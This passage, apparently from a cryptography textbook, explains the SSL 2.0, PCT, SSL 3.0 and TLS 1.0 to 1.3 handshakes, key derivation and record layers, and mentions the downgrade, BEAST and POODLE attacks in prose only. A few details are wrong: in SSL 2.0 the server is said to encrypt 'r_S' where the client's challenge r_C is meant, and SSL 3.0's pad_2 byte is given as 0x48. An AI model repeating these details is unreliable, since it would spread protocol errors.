The SSL 2.0 handshake (Figure 11.1) differs in many details from the well-known TLS scheme. For example, the server does not select the ciphersuite cs , but the client chooses it from the intersection of cipher suites supported by the client ($\overrightarrow{cs_C}$) and server ($\overrightarrow{cs_S}$). Client and server choose random numbers, where r_C is called *challenge* in the specification and r_S is called *connection-id*.

The client then selects a *masterkey* mk and transmits it – in analogy to the later TLS-RSA handshake family – encrypted in the ClientMasterKey message to the server. During this transmission, the whole masterkey or only a part of it can be encrypted – in Figure 11.1, the case of an export ciphersuite is shown, where only 40 key bits are transmitted in encrypted form. Export ciphersuites were introduced to comply with US export regulations for cryptography in the 1990s for the international use of SSL 2.0.

Two keys are derived from the master key on each side: a *ServerWriteKey* swk to secure the messages from the server to the client and a *ClientWriteKey* cwk for the reverse direction. These keys are used in the Record Layer for both MAC computation and encryption.

In the ClientFinished message, the Client returns the *connection-id* r_S from the Server encrypted and MACed. Similarly, the server encrypts the *challenge* r_S in the ServerVerify message, proving that it could calculate the *masterkey*. Finally, a new session ID SID is transmitted in the ServerFinished message, which can be used in an abbreviated handshake to negotiate the reuse of the *masterkey*.

11.1.3 SSL 2.0: Key Derivation

Key derivation from the *masterkey* mk is done by applying the hash function MD5, which is not explicitly specified in the standard. mk is concatenated with the ASCII character for the digit 0 and the two random numbers before being hashed. If the 128 bits of the hash value are not sufficient to obtain the ServerWriteKey and the ClientWriteKey, the ASCII character 0 is replaced by the ASCII character 1 to get another 128 bits of key material, and this process can be repeated until both keys can be obtained from this sequence of hash values.

The initialization vector IV required for the CBC mode is not derived from mk but is explicitly transmitted in the ClientMasterKey message.

11.1.4 SSL 2.0: Problems

Cryptographic weaknesses The best-known weakness of SSL 2.0 was a bug in the random number generator in the reference implementation SSLRef from Netscape, published in 1995. This, of course, affected all cryptographic computations.




Fig. 11.1 The handshake of SSL 2.0. The names of the individual messages are abbreviated as follows: ClientHello (CH), ServerHello (SH), ClientMasterKey (CMK), ClientFinished (CF), ServerVerify (SV), ServerFinished (SF).

SSL 2.0 is vulnerable to man-in-the-middle attacks. The attacker can modify the ClientHello and ServerHello messages so that only weak ciphersuites are at the intersection of both lists. These modifications will not be detected since the cryptographic MACs computed in the handshake do not cover $\overrightarrow{cs_C}$ or $\overrightarrow{cs_S}$.

The way SSL 2.0 calculates the MAC of an SSL record is cryptographically weak (section 3.7); however, no attacks have been published. US export regulations only required encryption to be weak, limiting the effective key length to 40 bits. The shared use of the same key for encryption and MAC calculation unnecessarily weakened message integrity.

Limited Functionality In SSL 2.0, the client can only perform a handshake at the beginning of the connection. It isn't possible to change algorithms and keys during a connection.

Public key infrastructures (PKI) were limited to a single level since server certificates had to be validated directly with the root certificate public key. Only single certificates could be included in the certificate message. Data compression was not possible.

In SSL 2.0, data transport was closely linked to the message layer. Each record contained exactly one handshake message. In version 3.0, this unnecessary limitation was removed, and SSL/TLS records can now contain parts of a message, a whole message, or several messages.

11.1.5 Private Communication Technology

The Private Communication Technology protocol (PCT; [7]) represented Microsoft's attempt to propose an alternative solution for HTTP security. The starting point for the development was the weaknesses of SSL version 2.0.

The data formats of the PCT records were adopted from SSL 2.0, but the handshake protocol was changed. A new PCT connection setup (Figure 11.2) required only four messages, and re-establishing an old connection only two messages. The main differences to SSL 2.0 are:

- PCT did not use the concept of ciphersuites, but negotiated encryption algorithms (\overrightarrow{enc}), hash algorithms (\overrightarrow{hash}), server certificate requests ($\overrightarrow{certreq}$) and key agreement algorithms (\overrightarrow{keyex}) separately. The server selected one option from each list prioritized by the client.
- The key exchange algorithms corresponded to the handshake families TLS-RSA or TLS-DH in TLS 1.2, plus a US government-specific variant.
- Possible hash functions were *MD5*, *SHA1*, or a DES-based hash function.

The essential ideas of PCT were integrated into version 3.0 of SSL.




Fig. 11.2 The full handshake of the PCT protocol. The names of the individual messages are abbreviated as follows: ClientHello (CH), ServerHello (SH), ClientMasterKey (CMK), ClientFinished (CF), ServerVerify (SV).

11.2 SSL 3.0

Version 3.0 of the SSL protocol provided the blueprint for all subsequent versions up to TLS version 1.2, which was only abandoned with TLS 1.3. The specification of SSL 3.0 was documented relatively late in the historical RFC 6101 [24]. Because of the POODLE attack (subsection 12.4.6), the use of SSL 3.0 was prohibited in 2015 in RFC 7568 [5].

Compared to SSL 2.0, Handshake and Record Layer were fundamentally revised and correspond mainly to TLS version 1.2, described in detail in the previous chapter. Therefore we only point out the differences in this version.

11.2.1 Record Layer

IV-Chaining For a long time, Cipher Block Chaining (CBC) was the most important mode for block ciphers. It is used in many SSL/TLS ciphersuites. Once negotiated in the SSL handshake, the encryption keys (one for each direction) remain static for the duration of the TLS session. However, a different initialization vector (IV) is needed for each record. In SSL 2.0, the client chose the IV for the *first* record after sending the ChangeCipherSpec message. In SSL 3.0, the two IVs needed for the two *first* SSL records (one in each direction) are derived from the MasterSecret, together with the key material.

For the following records, further IVs are needed, and the developers of SSL 3.0 implemented an idea of how they could be generated without additional effort: For each direction, they used the last ciphertext block of the previous SSL record as IV for the current record. This method is called *IV Chaining*. The security intuition behind IV Chaining was the following: If one would not fragment the data and split it into single records, the whole data stream would be encrypted using CBC mode. In this case, the last ciphertext block of a block would automatically be used for the encryption of the next block.

Unfortunately, this intuition was incorrect – the BEAST attack showed that due to IV Chaining, decryption of some plaintext bytes was possible (subsection 12.3.2).

Padding SSL 3.0 uses the following padding: If n bytes are missing in a (compressed) record to reach a multiple of the block length (8 bytes for DES and 3DES, 16 bytes for AES), $n - 1$ randomly selected bytes are appended, and a last byte of value n indicates the total number of padding bytes. If the length of the padding is specified by the last byte, it is necessary to pad even if the size of the record is a multiple of the block length – in this case, a complete block (8 or 16 bytes) is added as padding. This specific padding could be exploited in the POODLE attack (subsection 12.4.6).

MAC Calculation MACs are calculated over the same data as in TLS 1.2 (section 10.2), including the implicit sequence numbers. The hash function negotiated in the handshake (MD5 or SHA-1) is used in an HMAC-like mode. This MAC function differs from HMAC because the constant padding is concatenated with the key [24, Section 5.2.3.1].

11.2.2 Handshake

The handshake of SSL 3.0 has the structure described in section 10.3. Some exotic cipher suites are defined in the standard, e.g. TLS-Fortezza-KEA (section 11.2.4).

The MACs contained in the Finished messages consist of the concatenation of a two-level MD5 and a two-level SHA-1 hash value, which are calculated over all handshake messages:

$$\begin{aligned}Fin_{MD5} &= MD5(ms|pad_2|MD5(trans|sender|ms|pad_1)) \\Fin_{SHA1} &= SHA1(ms|pad_2|SHA1(trans|sender|ms|pad_1)) \\Fin &= Fin_{MD5}|Fin_{SHA1}\end{aligned}$$

Here ms is the MasterSecret, and $trans$ is the transcript of all handshake messages sent and received. In the ClientFinished message, `sender` must be replaced with the ASCII sequence CLNT, and in ServerFinished with SRVR. pad_1, pad_2 are two paddings with constant byte values 0x36 and 0x48, which must be repeated 48 times for MD5 and 40 times for SHA-1.

11.2.3 Key Derivation

The 48-byte MasterSecret ms is derived using a nested combination of MD5 and SHA-1:

$$\begin{aligned}ms_1 &= MD5(pms|SHA1(A|pms|r_C|r_S)) \\ms_2 &= MD5(pms|SHA1(BB|pms|r_C|r_S)) \\ms_3 &= MD5(pms|SHA1(CCC|pms|r_C|r_S)) \\ms &= ms_1|ms_2|ms_3\end{aligned}$$

A similar construction is used to derive the key material block km using ms as the shared secret. This construction does not have to abort after three steps but continues until a sufficient number of pseudo-random bits for keys and IVs have been generated:

$$\begin{aligned}km_1 &= MD5(ms|SHA1(A|ms|r_S|r_C)) \\km_2 &= MD5(ms|SHA1(BB|ms|r_S|r_C)) \\km_3 &= MD5(ms|SHA1(CCC|ms|r_S|r_C)) \\km_4 &= MD5(ms|SHA1(DDDD|ms|r_S|r_C)) \\\dots &= \dots \\km &= km_1|km_2|km_3|km_4|\dots\end{aligned}$$

This key block km first contains the two MAC keys, followed by the two encryption keys and the two initial IVs if needed. All remaining bits of km are discarded.

11.2.4 FORTEZZA: Skipjack and KEA

The FORTEZZA ciphersuite uses two NIST standards described in [36]. SKIPJACK is a 64-bit block cipher with a key length of 80 bits. KEA is a variant of the Diffie-Hellman key exchange, where static public keys g^C, g^S are published in client

and server certificates, and ephemeral DH values g^c, g^s are included. A secret 80-bit value is derived from the two values g^{Sc} and g^{Cs} using bit selection and the SKIPJACK algorithm.

Both algorithms were implemented mainly in hardware as part of the Clinton administration's clipper chip strategy in the late 1990s. A state-controlled backdoor in these chips was intended to make it possible to eavesdrop on encrypted connections despite strong cryptography. The SKIPJACK algorithm has been the subject of cryptanalytic investigations, e.g., [9].

11.3 TLS 1.0

With only minor changes, SSL version 3 was adopted by the IETF as the *Transport Layer Security (TLS) protocol* Version 1.0 [17]. Since it is not a fundamentally new version, version number 3.1 is used in the version field of TLS messages. The use of TLS 1.0 was deprecated in RFC 8996 [35].

11.3.1 Use of HMAC

For cryptographic operations such as calculating Message Authentication Codes (MACs), derivation of key material, and computation of the finished messages, SSL 3.0 used non-standard solutions whose cryptographic strengths remain unclear. For the TLS standard, the IETF working group decided to redefine these operations based on the HMAC standard ([28], chapter 2).

11.3.2 Record Layer

In the Record Layer of TLS 1.0, IV Chaining is still used. However, the padding was changed, and this is the reason why TLS was not affected by the POODLE attack:

- Up to 255 bytes may be padded to disguise the length of the plaintext.
- If n byte padding is added, the plaintext ends with n bytes, all of which have the value $n - 1$. The last byte indicates the padding length without the length byte itself.

11.3.3 The PRF function of TLS 1.0 and 1.1

In TLS 1.2, the TLS pseudorandom function (TLS-PRF) directly calls the iterated HMAC construction P_hash (subsection 10.5.3), with HMAC-SHA256 as default. In TLS 1.0 and 1.1, the function P_hash is called twice: with MD5 and SHA-1.




Fig. 11.3 Pseudorandom function of TLS 1.0 and 1.1.

The TLS-PRF receives three values as input (Figure 11.3): a secret value *secret*, a fixed, known value *label* [17], and a changing cleartext value *seed*. The secret *secret* is split into a left half *s1* and a right half *s2*, which serve as input for the two subfunctions *P_{MD5}* and *P_{SHA1}*. The input *label* and *seed* are combined to one value. The subfunctions *P_{MD5}* and *P_{SHA1}* produce pseudo-random bit streams, which are combined by bitwise XOR. Note that *P_{MD5}* has 128 bits of output in one iteration (see below), whereas *P_{SHA1}* produces 160 bits. Thus, to obtain a 640-bit output, *P_{MD5}* has to be iterated five times, but *P_{SHA1}* only four times.

11.4 TLS 1.1

In TLS 1.1 [18] there are two main changes compared to TLS 1.0:

- IV Chaining for CBC mode is replaced by explicitly transmitted IVs
- Padding errors in a record layer message are answered with a `bad_record_mac` alert

Both measures prevent the attack described in [34]. The use of TLS 1.1 was deprecated in RFC 8996 [35].

11.5 TLS 1.3

TLS 1.3 is an essential step in the development of the TLS protocol. No previous version contained so many changes. New features include a redesigned, faster handshake, HKDF-based key derivation, and full integration of PSK handshakes. The TLS-RSA and TLS-DH handshake families are no longer supported; TLS renegotiation and session resumption have been replaced with novel constructs. The Record Layer only uses authenticated encryption.

11.5.1 TLS-1.3 Ecosystem




Fig. 11.4 Comparison of the ecosystems of TLS 1.2 and TLS 1.3.

The ecosystem of TLS 1.3 (Figure 11.4) contains many new features:

- **No TLS-RSA and TLS-(EC)DH:** These two cipher suite families do not provide Perfect Forward Secrecy (PFS) and are, therefore, no longer supported in TLS 1.3. Only TLS-(EC)DHE is still supported.
- **Unification for PSK:** The new TLS-PSK handshake simultaneously replaces the old TLS-PSK cipher suites and session resumption. Analogous to IPsec IKE, there are now two TLS-PSK variants: one with PFS and one without.
- **Delayed Client Authentication:** The confidentiality of the client certificate is already guaranteed by the encryption of this certificate in the TLS 1.3 handshake, thus eliminating an important reason for using TLS renegotiation. To cover all other usage scenarios, it is now possible to authenticate only the server in the TLS-DHE handshake, activate the data encryption in the record layer, and later perform client authentication.




Fig. 11.5 Comparison of the TLS-DHE handshakes of TLS-DHE 1.2 and TLS-DHE 1.3. Messages encrypted with a handshake key are displayed in light grey, and messages encrypted with the record layer key are dark grey.

The structure of the TLS 1.3 handshake significantly differs from previous versions. Figure 11.5 illustrates this by using the example of the only joint ciphersuite family TLS-DHE. DHKE is now started by the client with the **ClientKeyShare** extension in the **ClientHello** message. Since the server-supported Diffie-Hellman groups are unknown at this point, the client must guess which groups the server may support and, if necessary, send multiple DH shares.

Since DHKE is already finished after the **ServerKeyShare** extension, a *handshake key* can be derived and used to encrypt subsequent messages. Messages encrypted with this key are highlighted in light gray in Figure 11.5. After exchanging the two final messages, which are encrypted in all TLS versions, the handshake is completed.

11.5.2 Record Layer

The Record Layer of TLS 1.3 only uses ciphers that provide *Authenticated Encryption with Additional Data* (AEAD) according to RFC 5116 [32]. The AEAD ciphertext c_{AEAD} depends on four values:

$$c_{AEAD} \leftarrow \text{AEAD}.\text{Encrypt}(k_{write}, nonce, AD, m)$$

The key k_{write} is one of the `*_traffic_secret` keys derived from one of the handshake secret values (Early Secret, Handshake Secret, Traffic Secret) as described in subsection 11.5.4. A static initialization vector iv_{write} is derived from the same values. The value *nonce* is formed as XOR – after length adjustment by padding – of the

initialization vector and the implicit sequence number sqn :

$$\text{nonce} \leftarrow iv_{\text{write}} \oplus sqn$$

The sequence number is set to 0 at each key change and increments for each record. The header of the ciphertext record is set as *Additional Data AD*, and m is the plaintext. Decryption is as follows:

$$m \leftarrow \text{AEAD.Decrypt}(k_{\text{write}}^{\text{peer}}, \text{nonce}', AD', c_{\text{AEAD}}),$$

Here $k_{\text{write}}^{\text{peer}}$ is the Write Key of the peer, which like $iv_{\text{write}}^{\text{peer}}$, comes from the key derivation. The nonce nonce' is formed from $iv_{\text{write}}^{\text{peer}}$ and the expected sequence number sqn' , AD' is the received header, and the result of the decryption is either the plaintext or an error message `bad_record_mac`.

11.5.3 Regular Handshake: Description

The regular TLS 1.3 handshake only needs 1.5 RTT to complete, in contrast to 2 RTT in all earlier versions. Encrypted application data can already be sent after 0.5 RTT after the `ServerFinished` message FS . In PSK-based handshakes, data can be sent immediately, together with the `ClientHello` message CH (0-RTT mode).

To make this speedup possible, the order of the Diffie-Hellman key agreement is changed – the client sends the first DH share already in the `ClientHello` message. Since at this point, it is unknown which mathematical groups the server supports (this is only clear after the following `ServerHello` message), the client may send multiple DH shares. For backward compatibility reasons, all DH shares are sent as extensions to the `ClientHello` and `ServerHello` messages.

Figure 11.6 describes the regular handshake. During the handshake, five hash values (H_1, \dots, H_5) are computed over the transcript of the exchanged messages *in plaintext*. These hash values are used for key derivation (Figure 11.7) or computing digital signatures and MACs. In detail, the handshake proceeds as follows:

1. The client chooses a random nonce r_C and inserts this nonce, along with a list of cipher suites \vec{cs} and a list of extensions ext_1 , into the `ClientHello` message $CH = (r_S, \vec{cs}, ext_1)$. This list of extensions includes:
 - One or more ephemeral Diffie-Hellman (DH) values g^x, xP in the `ClientKeyShare` extension CKS .
 - A *Server Name Indication* extension \xrightarrow{SNI} .
 - A list of supported signature formats sig .
2. The `ServerHello` message $SH = (r_S, cs, ext_2)$ is computed as follows:
 - After receiving CH the server generates a random nonce r_S and selects a cipher suite cs from \vec{cs} and a signature format from \xrightarrow{sig} .




Fig. 11.6 TLS 1.3: Regular handshake according to RFC 8446 [38]. A solid line with the caption *Encrypted: tk_X* means that all messages below this line are encrypted with these keys.

- If the server supports one of the DH groups contained in the CKS extension, it will select its own private DH value y and write the corresponding public DH share $Y = g^y$ to the *ServerKeyShare* extension SKS . This extension must be sent unencrypted. If it does not support any of the groups, it sends back a *HelloRetryRequest*.
 - The server selects the certificate $cert_{SNI}$ based on the SNI extension.
3. After sending or receiving the *ServerHello* message, the (EC)DHE value $X^y = Y^x$ and the hash value H_1 can be computed. From these values, first, the Handshake Secret and then two sets of keys are derived (Figure 11.7):

- The key tk_{hs} for the authenticated encryption of all subsequent handshake messages, which consists of the components `client_handshake_traffic_secret` and `server_handshake_traffic_secret`, which are used for one direction each.
 - The `client_finished_key` and the `server_finished_key` $k_{fin} = (k_{fin}^C, k_{fin}^S)$ are used to calculate the two finished messages.
4. The following messages are encrypted with th_{hs} :
- The *EncryptedExtensions* message EE contains extensions ext_3 selected by the server.
 - The hash value H_2 contains the handshake transcript until this point.
 - The server certificate $cert_{SNI}$ is sent in the Certificate message CRT .
 - A signature of $H_2|CRT$ is sent in the CertificateVerify message CV .
 - The hash value H_3 contains the handshake transcript from CH to CV .
 - A MAC is computed over H_3 with the key k_{fin}^S and sent in the ServerFinished message FS .
 - After FS is sent or received, the client and server can calculate H_4 . Both derive the traffic key for application data, tk_{data} , from H_4 and the Master Secret (Figure 11.7). tk_{data} consists of the `client_application_traffic_secret_0` and `server_application_traffic_secret_0`.
 - The client verifies FS , and uses H_4 to compute the *ClientFinished* message FC .
 - All exchanged messages are hashed into H_5 .
5. All following messages are encrypted with th_{data} :
- Client and server can now exchange high-volume application data.
 - From the hash value H_5 and the Master Secret, a shared key – the resumption_master_secret k_{CS} – can be derived. The server may set an identifier for this key in the NewSessionTicketMessage $NSTM$. Using this identifier, k_{CS} can be used as a preshared key in subsequent handshakes (subsection 11.5.5). In a TLS session ticket-like procedure, the server may compute this identifier as the ciphertext of k_{CS} under a symmetric key k_S known only to the server.

11.5.4 TLS 1.3: Key Derivation

The key derivation in TLS 1.3 (Figure 11.7) is very complex and is based on the two HKDF functions HKDF Extract and HKDF Expand [29]. HKDF Extract aims to extract a pseudorandom secret value from an initial value and a secret seed. These secret values, called Early Secret, Handshake Secret, and Master Secret, are used in HKDF Expand to derive pseudo-random key blocks of arbitrary length.

The TLS 1.3 key derivation has three phases:

1. Early Secret: Key derivation in this phase is based on a *PreShared Key* (PSK), a symmetric key known to both client and server. If this key does not exist, it is replaced by a sequence of bytes 0x00. With these keys, the first message to




Fig. 11.7 TLS-1.3 key derivation according to RFC 8446 [38].

the server can be (partially) encrypted (Figure 11.8). A PSK can be installed manually, but typically it is derived from a `resumption_master_secret` agreed upon in an earlier handshake.

2. **Handshake Secret:** All cipher suite families in TLS 1.3 use the Diffie-Hellman key agreement as a basis, in its ephemeral form where both client and server choose a fresh Diffie-Hellman share (Figure 11.6 and Figure 11.8). The secret DH value calculated from these shares is included in the key derivation as the value `(EC)DHE` (Figure 11.7). From the Handshake Secret, only the keys used during the handshake are derived, either to encrypt handshake messages or to calculate the `ClientFinished` and `ServerFinished` messages.
3. **Master Secret:** The Handshake Secret is transformed into the Master Secret by applying HKDF Expand and HKDF Extract. The key material for the authenticated encryption of application data is derived from this Master Secret, together with two other values: The `exporter_master_secret` can be exported from TLS

and be made available to other applications. The resumption_master_secret is the basis for the calculation of the value PSK for a subsequent PSK/0 RTT handshake (Figure 11.8).

11.5.5 PSK Handshake and 0-RTT Mode

